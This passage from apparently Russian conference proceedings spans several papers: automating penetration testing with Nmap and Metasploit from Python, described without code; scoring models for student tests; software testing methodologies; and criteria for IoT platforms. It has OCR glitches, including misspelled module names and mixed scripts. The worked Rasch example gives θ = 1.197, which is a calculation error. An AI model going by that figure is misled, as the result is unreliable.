


Рис. 1. Схема работы алгоритма автоматизации тестирования на проникновение в программное обеспечение

Для автоматизации работы Nmap и Metasploit Framework можно использовать Python. Модули nmap3 и румetasploit являются инструментами для автоматизации работы с Nmap и Metasploit Framework соответственно [4, 5].

Модуль nmap3 предоставляет интерфейс для работы с Nmap из Python-скриптов. Он позволяет выполнять сканирование портов и определение служб, а также получать информацию об открытых портах и службах. Для работы с модулем nmap3 необходимо установить Nmap на компьютер, на котором запускается Python-скрипт.

Модуль румetasploit позволяет управлять эксплойтом Metasploit Framework из Python-скриптов. Он предоставляет интерфейс для подключения к экземпляру Metasploit RPC сервера, отправки команд и получения результатов. Для работы с модулем румetasploit необходимо установить Metasploit Framework и настроить RPC-сервер [6].

Данные модули могут быть использованы совместно для автоматизации сканирования портов и тестирования на проникновение с помощью

Nmap и Metasploit Framework. Например, можно реализовать скрипт, который будет использовать модуль nmap3 для сканирования портов на удаленном хосте и определения служб, а затем использовать модуль rumpetasploit для запуска эксплоитов на найденных службах.

Использование инструментов Nmap и Metasploit позволяет проводить сканирование хостов и выявлять уязвимости в системах, что дает возможность усилить безопасность сети. Создание средства автоматизированного тестирования на проникновение на основе этих инструментов упрощает процесс тестирования и позволяет быстро выявлять уязвимости в системах.

Использование средства автоматизированного тестирования на проникновение является необходимым шагом в обеспечении безопасности информационных систем и помогает защитить компании и пользователей от возможных кибератак.

Предложение реализации алгоритма автоматизации тестирования на проникновение с использованием Nmap, Metasploit Framework, Django, SQLite и Python является одним из перспективных подходов, а использование данных инструментов, позволит проводить более полное и точное тестирование на проникновение. Применение Django и SQLite для реализации web-интерфейса и хранения результатов тестирования в базе данных соответственно, обеспечивает удобство и надежность системы. Использование модулей nmap3 и rumpetasploit, позволит эффективно автоматизировать работу с Nmap и Metasploit Framework, сделав процесс тестирования на проникновение более быстрым и удобным для пользователей.

#### Список используемых источников

1. Positive Technologies. URL: <https://www.ptsecurity.com/ru-ru/research/analytics/industrial-cybersecurity-threatscape-2022> (дата обращения 10.03.2023).
2. ISO/IEC 27001 Информационные технологии. Методы защиты. Системы менеджмента информационной безопасности. Требования: международный стандарт, ред. 2022. 34 с.
3. SecurityLab. URL: [https://www.securitylab.ru/blog/personal/Informacionnaya\\_bezopasnost\\_v\\_detalyah/323370.php](https://www.securitylab.ru/blog/personal/Informacionnaya_bezopasnost_v_detalyah/323370.php) (дата обращения 1.09.2022).
4. Эрикссон Дж. Хакинг: искусство эксплойта. 2-е изд. : пер. с англ. СПб. : Символ-Плюс, 2010. 512 с.
5. Горячев А. Н., Шакиров А. А. Компьютерная безопасность. Угрозы и защита. М. : Юрайт, 2020. 368 с.
6. Гульдман М., Гульдман Р. Web-разработка на Python. Антиспам, веб-майнинг, тестирование на проникновение : пер. с англ. М. : ДМК Пресс, 2019. 400 с.

UDC 519.6  
SCSTI 27.03.66

## REVIEW AND ANALYSIS OF MODELS FOR EVALUATING TEST RESULTS TO VERIFY STUDENTS' TRAINING LEVEL

T. Galieva, E. Mikhailova

Bonch-Bruевич Saint-Petersburg State University of Telecommunications

*This article provides the overview and analysis of models for evaluating test results to verify students' training level. The mathematical models of classical test theory and item response theory are considered, the analysis of their advantages in use for the assessment of students' knowledge is carried out. The examples of these models' implementation are described in the educational environment.*

*CTT, IRT, classical model, task time-based model, level-based model, Rasch model, Birnbaum model.*

In the learning process, the important component is the result of mastering the curriculum by verify students' training level. The level of mastering the curriculum is determined by conducting independent, control and final examination papers, as well as testing.

Due to the development of information technologies and the increasing demand for distance learning, conducting test tasks is indispensable for checking and controlling the acquired knowledge, skills and abilities.

The objectivity, reliability and stability of the assessments obtained during testing depends, first of all, on the quality of the developed tests, since it is the test and test tasks that act as a tool for assessing the latent (hidden) characteristics of the student.

In order to most objectively assess the quality of students' training level through testing, mathematical models for evaluating test results are used.

This article presents the models of classical and item response theories for evaluating the results when verifying the students' training level, the advantages of these models in use in the educational environment.

**Classical Test Theory (CTT)** is considered. This theory is represented by the **classical model**, and also mathematical models such as the **task time-based model** and the **level-based model** can be attributed to this theory.

The **classical model** is the simplest model of knowledge assessment. In this model, responses are evaluated on a two-point (correct or incorrect) or a multipoint (for example, a five-point) scale. The test result is determined by the formula [1]:

$$R = \frac{\sum_{i=1}^k R_i}{n},$$

where  $R_i$  – is the correct answer of the student to the  $i$ -one task;  $k$  – is the number of correct answers out of  $n$  proposed ( $k \leq n$ ), which is usually rounded according to the rules of mathematics.

The advantages of this model include the ease of implementation. The disadvantage of this model is the dependence only on the number of correct answers (partially correct completed tasks are not taken into account).

Currently, there is a shift away from using this model to more advanced and efficient mathematical models.

Another model of test result evaluation is the task time-based model.

In **task time-based models** when determining the result, the response time for each task or for the entire test is taken into account. This method allows the tutor to determine how much testing is performed independently. If a student does not have sufficient knowledge to successfully pass the test, he/she spends a lot of time searching for answers in third-party sources and does not have time to answer all the questions. For correct answers, the value of  $R_i$  is calculated using the formula:

$$R_i = \begin{cases} 1, & t \leq t_{\max} \\ 0, & t > t_{\max} \end{cases},$$

where  $t$  – is the task execution time;  $t_{\max}$  – is the time allotted for the task execution.

After that, the final score is calculated in the same way as in the simple model.

As the usage of this model allow the tutor to increase the reliability of test results, task time-based models apply for Moodle, iSpring Learn and another open-source educational platforms for distance learning.

Unlike task time-based models, the key feature of mastering the curriculum is the level in **level-based models**. The levels are divided into the following groups: understanding, identification, reproduction, application and creative activity.

Tasks are compiled for each of the five levels, while the transition to the next level is possible only if the previous one is successfully mastered.

To measure the degree of proficiency in the curriculum at each level, the coefficient is used:

$$K_{\alpha} = \frac{P_1}{P_2}, \quad 0 \leq K_{\alpha} \leq 1,$$

where  $P_1$  – is the number of correctly performed essential operations in the testing process;  $P_2$  – is the total number of essential operations in the test;  $\alpha = 0, 1, 2, 3, 4$  – corresponds to the level of mastering.

Essential operations are operations that are performed at a verifiable level. It is believed that at  $K_{\alpha} < 0,7$  the educational material is not mastered [2].

The example of using the level-based model is the CADIT (Complexes of Automated Didactic Tools) system [3].

The essential features of the CADIT technology are the clear didactic basis, the simplicity and accessibility for a wide range of teachers, the ability to create electronic learning support tools of various levels – from the simplest computer tests to multicomponent multimedia complexes that provide independent cognitive activity of students from initial acquaintance with theory to solving atypical professionally-oriented tasks.

**Item Response Theory (IRT)** is considered.

Modern test theory or **Item Response Theory (IRT)** uses mathematical and statistical analysis to assess the quality of tests. This theory allows the tutor to display how each task functions within the entire text.

Within the framework of Item Response Theory, **three logistic models** have been developed that differ in the number of parameters involved: the **one-parameter Rasch model**, the **two-parameter Birnbaum model** and the **three-parameter Birnbaum model**. The additional parameters of each model affect the applicability and the information obtained from the analysis. Within the framework of these models, the parameters are the variables that are not directly measurable (latent variables). All parameters are measured through test subjects for test tasks.

The **one-parameter Rasch model** represents the process of performing a test as the interaction of a multitude of subjects with a multitude of tasks. The theory is based on the statement that the difficulty of the task for each subject affects the probability of a correct answer [4]. In this model, the key parameter is item difficulty parameter ( $\beta_j$ ). The mathematical form of the model:

$$P(x) = \frac{e^{(\theta_i - \beta_j)}}{1 + e^{(\theta_i - \beta_j)}},$$

where  $P(x)$  – is the probability of a correct answer;  $\theta_i$  – is the level of the preparation of the  $i$ -one student;  $\beta_j$  – is the complexity of the  $j$ -one test task [5].

In the **two-parameter Birnbaum model**, a new parameter is introduced, item discrimination parameter ( $a_j$ ), which shows how effectively the test task distinguishes between the students with relatively high achievements according to the criterion and those students whose achievements are relatively low.

$$P(x) = \frac{e^{a_j(\theta_i - \beta_j)}}{1 + e^{a_j(\theta_i - \beta_j)}},$$

where  $a_j$  – is the differentiating ability of the  $j$ -one тестового задания.

In the **three-parameter Birnbaum model**, item guessing parameter ( $c_j$ ) appears. This parameter reflects the ability of the students to give the correct answer randomly.

$$P(x) = c_j + (1 - c_j) \frac{e^{a_j(\theta_i - \beta_j)}}{1 + e^{a_j(\theta_i - \beta_j)}},$$

where  $c_j$  – is the probability of guessing the correct answer for the  $j$ -one task.

All **three logistic models** described above differ from each other by adding a new parameter. The choice of a model for evaluating the student's training level in each case should be considered separately. When choosing a model, it is necessary to take into account the need for additional parameters, since in some cases such parameters as the differentiating ability and the probability of guessing the correct answer may be superfluous during the test quality assessment procedure.

From written above, it is obvious that to **the most effective models** should be attributed to Item Response Theory models. Thanks to the parameters used in these models, it is possible to more accurately determine each student's training level. For example, with known values of the success function  $P\{x_i = 1\} = 0,9$  and the complexity of the test  $\beta_i = 1$  [6], it becomes possible to determine the student's level of preparation for a specific material reflected in the test using the Rasch model, according to which:

$$0,9 = \frac{e^{\theta_i - 1}}{1 + e^{\theta_i - 1}},$$

whence  $\theta_i = 1,197$ .

Besides, logistic models are successfully used in automated learning systems (ALS). These systems are software and hardware complexes that include educational, methodological and organizational support for training.

ALS can be implemented at any level of compulsory education, as well as used for self-study (online platforms for additional education, foreign language courses, advanced training courses).

For example, it worth noting such online platforms as Netology, Algoritmika, Skyeng, Maximum Education, Skillbox.

Thus, according to the above, the use of mathematical models of classical test theory or item response theory allows the tutor to evaluate students' training level quickly and qualitatively of the entire scope of the discipline, which in turn it helps to diversify the educational material, and, if necessary, to adjust the curriculum.

### References

1. Zajceva L. V., Prokof'eva N. O. Modeli i metody adaptivnogo kontrolya znaniy // *Obrazovatel'nye tekhnologii i obshchestvo*. 2004. N 7(4). S. 265–277. ISSN 1436-4522.
2. Solovov, A. V. *Proektirovanie komp'yuternykh sistem uchebnogo naznacheniya* : ucheb. posobie. Samara : Samarskiy nacional'nyy issledovatel'skiy universitet imeni akademika S. P. Koroleva, 1995. 138 s. ISBN 5-230-16997-4.
3. Solovov A. V. Didaktika i tekhnologiya elektronnoho obucheniya v sisteme KADIS // *Industriya obrazovaniya*. 2002. N 6. S. 54–64. ISBN 5-276-00306-8.
4. Butina T. D. Modeli ocenki kachestva testov v sovremennoj teorii testirovaniya // *Nauka nastoyashchego i budushchego* : materialy VIII nauch. konf., Sankt-Peterburg, 14-16 maya 2020 g. SPb. : ID SPbGETU «LETI», 2020. T. 2. S. 184–186.
5. Maslak A. A. *Teoriya i praktika izmereniya latentnykh peremennykh v obrazovanii* : monografiya. M.: Yurajt, 2022. 255 s. ISBN 978-5-534-01451-8.
6. Gubin A. N., Filippov F. V., Litvinov V. L. Metody analiza i ocenki slozhnosti testovykh zadaniy fondov ocenochnykh sredstv discipliny // *Proektirovanie i obespechenie kachestva informacionnykh processov i sistem* : sb. tr. konf., Sankt-Peterburg, 15-17 marta 2022 g. SPb. : ID SPbGETU «LETI», 2022. S. 149-151. ISBN 978-5-7629-2980-6.

*Статья представлена доцентом кафедры ИНиРЯ СПбГУТ,  
кандидатом педагогических наук, доцентом О. М. Федоровой.*

**УДК 004.415.53**  
**ГРНТИ 50.41.25**

## **МЕТОДОЛОГИЧЕСКИЙ АНАЛИЗ ПРОЦЕССА ТЕСТИРОВАНИЯ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ**

**Е. Ю. Галимова, А. И. Ходанович**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время растет количество задач, для решения которых требуется использовать программные системы. Для их разработки применяются различные методологии. Тестирование является важным этапом создания программных систем в рамках любой методологии, так как помогает решить проблему обеспечения качества. Процесс внедрения тестирования на ранних этапах разработки обладает рядом*

особенностей. В данном исследовании проводится анализ роли и места процесса тестирования в контексте различных методологий разработки.

тестирование программного обеспечения, методологии разработки, обеспечение качества, модульные тесты.

В методологии разработки через тестирование (*Test Driven Development*, TDD) сначала создаются тестовые примеры, а затем пишется лежащий в их основе программный код. TDD помогает достичь высокого охвата тестами, около 90–100 %. Одной из важных задач для разработчиков, использующих TDD, является как можно более раннее написание тестовых примеров. Больше внимания следует уделять производственному коду, а не дизайну тестового примера [1].

Одним из шагов метода является процесс модификации кода для прохождения предварительно разработанного теста. Тестирование TDD включает в себя рефакторинг кода, т. е. изменение/добавление некоторого количества кода в существующий так, чтобы он не влиял на поведение реализованного функционала. При использовании программирования TDD код становится более ясным и простым для понимания.

Разработка через поведение (*Behaviour Driven Development*, BDD). BDD – это расширение методологии TDD, в котором перед проведением тестов производится описание поведения разрабатываемой программной системы. В BDD упрощается совместная работа менеджеров продукта, разработчиков и тестировщиков. В BDD сначала производится описание поведения приложения при реализации заданной функциональности. Далее пишется сценарий автоматизированного тестирования для поведения, обычно с использованием упрощенного английского языка. На следующем шаге реализуется тест в виде программного кода. Если тест выполнен успешно, производим рефакторинг кода, если в нем есть необходимость. Методология BDD основана на трех важнейших подходах.

Подход «сначала тестирование» ориентирован на тестирование продукта в нужное время, чтобы убедиться, насколько он эффективен в режиме реального времени. При этом требуется гибкость команд разработки, тестирования и управления проектом, а также ясности в организации технического процесса, принципов и методов. Подход «сначала тестирование» устраняет традиционные ограничения разработки и тестирования, когда многие проблемы обнаруживаются после окончательного запуска продукта. Следовательно, подход «сначала тестирование» считается одним из важнейших в BDD.

Следующий подход, «гибкое тестирование», основан на известной методологии итеративной разработки, в которой особое внимание уделяется сотрудничеству между заказчиками и командами [2]. В подходе «гибкое те-



стирование» тестовые сценарии анализируются вместе с заказчиками. В результате точки зрения заказчиков учитываются в процессе создания программной системы. Таким образом «гибкое тестирование» помогает оптимизировать время, затраты и ресурсы, а также сокращает время отклика на обратную связь при минимальных требованиях к документации.

Разработка, основанная на поведении, также придерживается подхода «встроенное качество», который гарантирует, что конечный продукт будет иметь все необходимые функции и решения и соответствовать текущему рынку. Недостаточно иметь набор функций и решений, создаваемая программная система должна быть ориентирована на рынок и на клиента. Разработка, основанная на поведении, учитывает этот аспект, обеспечивая разработку конкурентоспособных продуктов, отвечающих всем требованиям конечных пользователей.

Тестирование в каскадной модели (*Test Last Development*, TLD) происходит после кодирования, поэтому первыми шагами являются анализ и мозговой штурм, затем написание кода, далее, возможно, рефакторинг и последним будет написание модульных тестов и их выполнение. Каскадная модель может быть реализована с использованием двух парадигм:

- Полные функции – анализ и мозговой штурм охватывают всю функциональность со всеми ее сценариями, кодирование должно реализовывать хорошо структурированный код без дублирований, на последнем шаге выполняются тесты, покрывающие все эти сценарии.

- Прото-функции – анализ и мозговой штурм охватывают минимальный набор сценариев, необходимый для того, чтобы функция могла быть полезной с точки зрения клиента. Иногда допускается выпуск кода с дублированиями в связи с тем, что нужно быстро реализовать функциональность. Допускается на начальном этапе минимальный набор модульных тестов. После первичного выпуска функциональности дополняется набор тестов, выполняется рефакторинг и завершается тестирование.

В разработке, управляемой функциональностью (*Feature Driven Development*, FDD) на первом шаге создается общая модель, определяющая объем функциональности и предметную область проекта. Далее более глубоко прорабатывается каждая функция, которая описывается в виде пользовательского сценария [3]. Если программная реализация проектируемой функции требует более двух недель, она разбивается на более мелкие. Работа с каждой функцией ведется отдельно. Производится программная реализация функции, а затем её модульное тестирование. По окончании тестирования функция включается в поставляемый продукт.

В FDD минимизируется количество собраний команды, участвующей в проекте. При этом широко используется документирование, гарантирующее, что каждый член команды будет в курсе происходящего. Такой подход

положительно влияет на конечный результат при работе над проектом больших или распределенных команд, работающих в нескольких часовых поясах.

Отличием разработки, управляемой моделями (*Model Driven Development*, MDD), является то, что исполняемый код и другие артефакты генерируется на основе моделей [4]. В контексте данной методологии модель можно определить, как «описание системы с определенной точки зрения, опуская несущественные детали, чтобы интересующие характеристики были видны более четко». Она играет ключевую роль и формирует основу или движущий механизм для разработки программного продукта.

В MDD много времени отводится проверке полноты реализации функциональности приложения, то есть приемочному тестированию. Четкие и понятные требования помогают группе обеспечения качества создавать подробные планы тестирования. Автоматически генерируемые тестовые примеры способствуют минимизации риска человеческой ошибки.

Тестирование является одной из основ экстремального программирования (*Extreme Programming*, XP). Оно проводится регулярно и включает в себя как модульные тесты, так и приемочные тесты [5]. На этапе планирования заказчик встречается с командой разработчиков и представляет требования в виде пользовательских историй для описания желаемого результата. Затем команда оценивает истории и создает план выпуска, разбитый на итерации, необходимые для охвата требуемой функциональности. После этого команда пишет новый тест. Тест запускается, так как команда должна убедиться, что он работает корректно и не содержит ошибок.

На следующем этапе процедуры разработки команда пытается использовать новый тест вместе с уже существующими тестами, чтобы убедиться, что он подходит для конкретного проекта. Затем команда начинает писать код в соответствии с критериями приемлемости заказчика. Далее производится запуск старых и новых тестов. Если фрагмент кода их успешно проходит тестирование, можно выполнять рефакторинг (процедура улучшения кода, типичная для экстремального программирования). Если проект не закончен, команда начинает работать над другими фрагментами кода.

На рис. 1 методологии распределены по степени более раннего и масштабного внедрения тестирования в процесс разработки программной системы.

Из рис. 1 видно, что тестирование выполняется после окончания процесса разработки только в методологии TLD. Для




Рис. 1. Спектр применимости тестирования

эффективности применения раннего тестирования требуется хорошее документирование процесса разработки. Внедрение автоматизации позволяет проводить сеансы тестирования чаще [6].

Рекомендуется развивать процесс тестирования в организации централизованно, чтобы иметь единые стандарты, ресурсы и инструменты для тестирования. Внедряя новую методологию, важно оценить возможные риски и сценарии развития событий, подстраивать модель под процессы, существующие в организации.

#### Список используемых источников

1. Персиваль Г. Python. Разработка на основе тестирования: пер. с англ. М. : ДМК Пресс, 2018. 622 с. ISBN 978-5-97060-594-3.
2. Кристин Л., Грегори Д. Гибкое тестирование : пер. с англ. М. : Вильямс, 2010. 464 с. ISBN 978-5-8459-1625-9.
3. Palmer S. Practical Guide to Feature-Driven Development. Prentice Hall, 2002. 298 p. ISBN 978-0-130-67615-3.
4. Beydeda S., Book M., Gruhn V. Model-Driven Software Development. Springer, 2010. 476 p. ISBN 978-3-642-06502-6.
5. Бен К. Экстремальное программирование: разработка через тестирование : пер. с англ. СПб: Питер, 2018. 224 с. ISBN 978-5-496-02570-6.
6. Галимова Е. Ю., Ходанович А. И. Особенности процесса интеллектуализации в тестировании программного обеспечения // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2022. Т. 2. С. 124–127.

УДК 004.75

ГРНТИ 20.53.23

## ВЫДЕЛЕНИЕ ОСНОВНЫХ КРИТЕРИЕВ ДЛЯ ОЦЕНКИ ПЛАТФОРМ ИНТЕРНЕТА ВЕЩЕЙ

**И. В. Гвоздков, С. С. Гоняев, Е. В. Коровкина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Интернет вещей оптимизирует выполнение повседневных задач. Интеграция датчиков и распространение различных беспроводных технологий на платформах IoT позволяют людям легко взаимодействовать с окружающими их умными устройствами. При этом многие из таких платформ IoT имеют уникальные приложения и функции, из-за чего их сравнение становится нетривиальной задачей. Цель исследования – сформулировать основные критерии для оценки платформ интернета вещей различных производителей, что позволит оптимизировать процесс их закупки и применения.*

*IoT, интернет вещей, платформы IoT.*

Интернет вещей (IoT) меняет наш образ жизни и помогает выполнять товарные и промышленные задачи. Для этого IoT интегрирует новые функции в повседневные объекты. IoT охватывает самые разнообразные области: от автономных транспортных средств, умных домов до современного сельского хозяйства – все вокруг нас интегрируется в сферу IoT невероятно быстрым темпом.

Решение IoT требует синхронизации между многими устройствами IoT (и, во многих случаях, облачными серверами), для чего требуются специализированные приложения, протоколы связи и возможности обработки данных, которые также необходимо учитывать. Решение IoT включает четыре взаимозависимых уровня: устройства IoT, протоколы связи, обработка данных и приложения IoT [1].

Между тем, различные платформы IoT предоставляют программные инструменты, необходимые для интеграции богатого набора функций с помощью многочисленных API. Из-за большого разнообразия устройств, приложений и интереса в IoT, сегодня существует большое количество различных IoT-платформ. Эти платформы уникальны по своим приложениям, целевым доменам и функциональности. Поэтому сравнение IoT-платформ может оказаться затруднительным. Например, одна платформа умного дома может ориентироваться на открытость и возможность быстрого добавления неподдерживаемых IoT-устройств, в то время как промышленная IoT-платформа будет в основном фокусироваться на проприетарных устройствах, которые функционируют прямо из коробки и имеют широкие возможности настройки. Только эти два варианта будут иметь большое влияние на то, какие ресурсы (например, протоколы связи, механизмы аутентификации и топология) необходимо учитывать при реализации решений IoT.

Чтобы сравнить принципиально разные платформы IoT, необходимо определить критерии сравнения, которые напрямую влияют на три столпа реализации: связь, безопасность и конфиденциальность. Таким образом, были выделены следующие семь критериев сравнения:

- топология;
- языки программирования и разработка приложений;
- поддержка устройств;
- поддержка протоколов;
- обработка событий;
- безопасность;
- конфиденциальность.

Описание критериев представлено ниже.

1. Топология. Эта функция связана с тем, как решение IoT обрабатывает поток информации между различными датчиками, устройствами, концентратором и облачными серверами. Поскольку большинство устройств

IoT сами по себе слишком легкие для обработки объема данных, которые они производят, в центре решения IoT должен быть выделенное устройство, способное анализировать и хранить данные IoT. Существует три возможных топологии: с центром на локальном концентраторе, с устройствами IoT, напрямую взаимодействующими с облачным сервером, и гибридная комбинация двух предыдущих. Анализ потоков данных играет центральную роль в реализации политик безопасности для решения IoT. Например, проблемы и потребности в области безопасности различаются, если конфиденциальная информация хранится локально или отправляется удаленной стороне через Интернет.

2. Языки программирования и разработка приложений. Способность создавать специализированные приложения IoT – это то, что придает решению IoT желаемую функциональность. Как и традиционные операционные системы, многие языки программирования могут использоваться в качестве основы IoT. Некоторые языки программирования, такие как Embedded C, очень эффективно работают на специализированных устройствах, в то время как другие, такие как Java, способны работать практически на любом устройстве. С одной стороны, платформа IoT может позволить в полной мере использовать язык программирования и предоставить разработчику больше контроля и ресурсов для создания конкретных приложений, адаптированных к его потребностям. С другой стороны, платформа может предоставлять облегченную, урезанную версию языка, чтобы уменьшить нагрузку на вычислительные ресурсы устройств IoT.

3. Сторонняя поддержка. По своей концепции IoT объединяет множество различных типов устройств, которые могут работать разными способами. Для повышения удобства использования некоторые платформы IoT позволяют интегрировать сторонние или созданные вручную приложения (например, расширения), которые предлагают более разнообразный набор функций для управления пользователем собственными или сторонними устройствами. В IoT платформах, устройства которых являются только проприетарными, упрощается установка для пользователей, а платформы, предоставляющие инструменты, позволяющие поддерживать сторонние устройства, дают пользователю более широкие возможности настройки в своем решении IoT. Кроме того, что касается поддержки приложений, несмотря на сложность интегрирования приложения, которые не полностью соответствуют аналогичным языкам программирования и архитектурным подходам, сторонние разработчики часто предлагают программные решения, которые превосходят «оригинальные» приложения IoT. При этом предоставление поддержки сторонним устройствам может открыть нежелательные двери для новых уязвимостей безопасности, поскольку неизвестные скомпрометированные устройства могут быть легко интегрированы в решение [2, 3].

4. Расширенная поддержка протокола. Платформы IoT предлагают набор предопределенных API для реализации конкретных протоколов. Однако, поскольку количество предопределенных API ограничено для большинства платформ, реализация некоторых протоколов может оказаться невозможной. Как следствие, ограничение набора доступных протоколов неизбежно ограничивает диапазон возможностей решения IoT. Чем шире набор доступных протоколов на платформе, тем больше инструментов у пользователя IoT для поддержки приложений с более высокими технологическими требованиями. В целом, как и в случае разнообразия устройств, возможность подключения к платформе IoT может быть гарантирована запатентованным способом, когда платформа разрешает только устройства, которые обмениваются данными по определенным протоколам. Однако некоторые платформы также предоставляют инструменты, позволяющие интегрировать сторонние коммуникационные протоколы.

5. Обработка событий. Отношения события и действия в настройках IoT инициируются временем, пользовательским вводом или изменениями в среде, окружающей устройства. То, как платформа IoT обрабатывает события, может повлиять на производительность и эффективность решения IoT. События можно обрабатывать в режиме реального времени, реагируя на событие по мере его возникновения; или решение IoT может периодически проверять события и реагировать через определенные промежутки времени. Поэтому важно рассмотреть методы, используемые для обработки событий в решении IoT, и то, как это влияет на производительность решения IoT. Кроме того, вопросы безопасности могут возникнуть при анализе взаимосвязей события и действия [4].

6. Безопасность. С распространением устройств и услуг IoT их защита и улучшение способов установления связи в локальных сетях и с удаленными серверами являются одними из самых приоритетных задач пользователя IoT.

Поэтому важно понимать то, как платформы IoT гарантируют безопасность с помощью архитектурного дизайна или специальных API-интерфейсов для реализации, например, шифрования конфиденциальных данных, отправляемых из приложений IoT, а также какие механизмы поддерживают основные службы безопасности конфиденциальности, целостности, доступности и управления доступом, куда входят методы аутентификации для защиты тех, кто имеет доступ к конфиденциальной информации, обрабатываемой решением IoT, возможность реализации ролей и возможностей для управления доступом и другие программируемые функции безопасности, такие как шифрование конфиденциальной информации. Ниже представлено более подробное описание основных критериев безопасности в IoT.

– Конфиденциальность: оценка того, насколько платформы IoT уязвимы для атак, влияющих на конфиденциальность пользователей и услуг, а также средств, которые платформы IoT реализуют для защиты или смягчения последствий таких атак. Этот критерий предназначен для оценивания схемы шифрования, которые могут использоваться платформами IoT для защиты конфиденциальной связи и хранимых данных в IoT.

– Целостность: точные данные являются ключом к поддержке функциональности IoT. Парадигма IoT следует парадигме «датчик-вычисление-исполнитель», где устройства реагируют на команды, отправленные с удаленных серверов, и вычисляют измерения, полученные от датчиков. Таким образом, целостность данных IoT определяет качество и эффективность услуг IoT. Влияние целостности данных особенно актуально в решениях IoT, предназначенных для контроля и мониторинга критически важных инфраструктур (например, корпоративного и промышленного IoT), таких как интеллектуальные сети или современные водоочистные сооружения. Поэтому важно оценить атаки, нацеленные на целостность данных IoT и инструменты, которые платформы IoT могут предложить пользователю, чтобы гарантировать целостность данных.

– Доступность: ожидается, что устройства IoT будут готовы исполнять сценарий в любой момент. Сбои в потребительских решениях IoT могут вызвать разочарование у пользователя. Однако сбои в корпоративном или промышленном IoT могут подвергнуть критически важные услуги серьезному риску. Поэтому важно оценить основные угрозы и кибератаки, нацеленные на доступность в IoT, а также иметь информацию о том, что различные платформы IoT и пользователи могут сделать для смягчения таких атак.

– Контроль доступа: контроль доступа для систем IoT аналогичен разрешениям для мобильных телефонов [5]. Каждое устройство в решении IoT имеет возможности (например, выключатель света может включаться и выключаться), и платформа должна иметь способы, позволяющие устройству использовать эти возможности. Цель анализа данного критерия – исследование способов, которыми платформы предоставляют пользователям доступ к возможностям устройства, а также оценка механизмов платформы, которые предоставляются для ограничения доступа определенных пользователей к определенным возможностям.

7. Конфиденциальность. Защита решения IoT от злоумышленников или взломанных устройств не защищает конфиденциальную информацию от непреднамеренного или преднамеренного раскрытия третьим лицам. В этом критерии раскрывается то, как на конфиденциальность влияет сочетание выбора платформы в предыдущих критериях, и включает в себя любые механизмы и функции, используемые платформами для обеспечения конфи-

денциальности пользовательских данных, а также политические соглашения, которые определяют, как материнская компания любой платформы придерживается конфиденциальности.

Таким образом, для правильного подбора платформы IoT, которая наилучшим образом будет соответствовать потребностям и подходить для выполнения задачи, необходимо использовать ряд критериев, затрагивающих все аспекты и особенности IoT-платформ.

#### Список используемых источников

1. Перри Л. Архитектура интернета вещей. М. : ДМК-Пресс, 2019. 456 с. ISBN 978-5-97060-672-8.
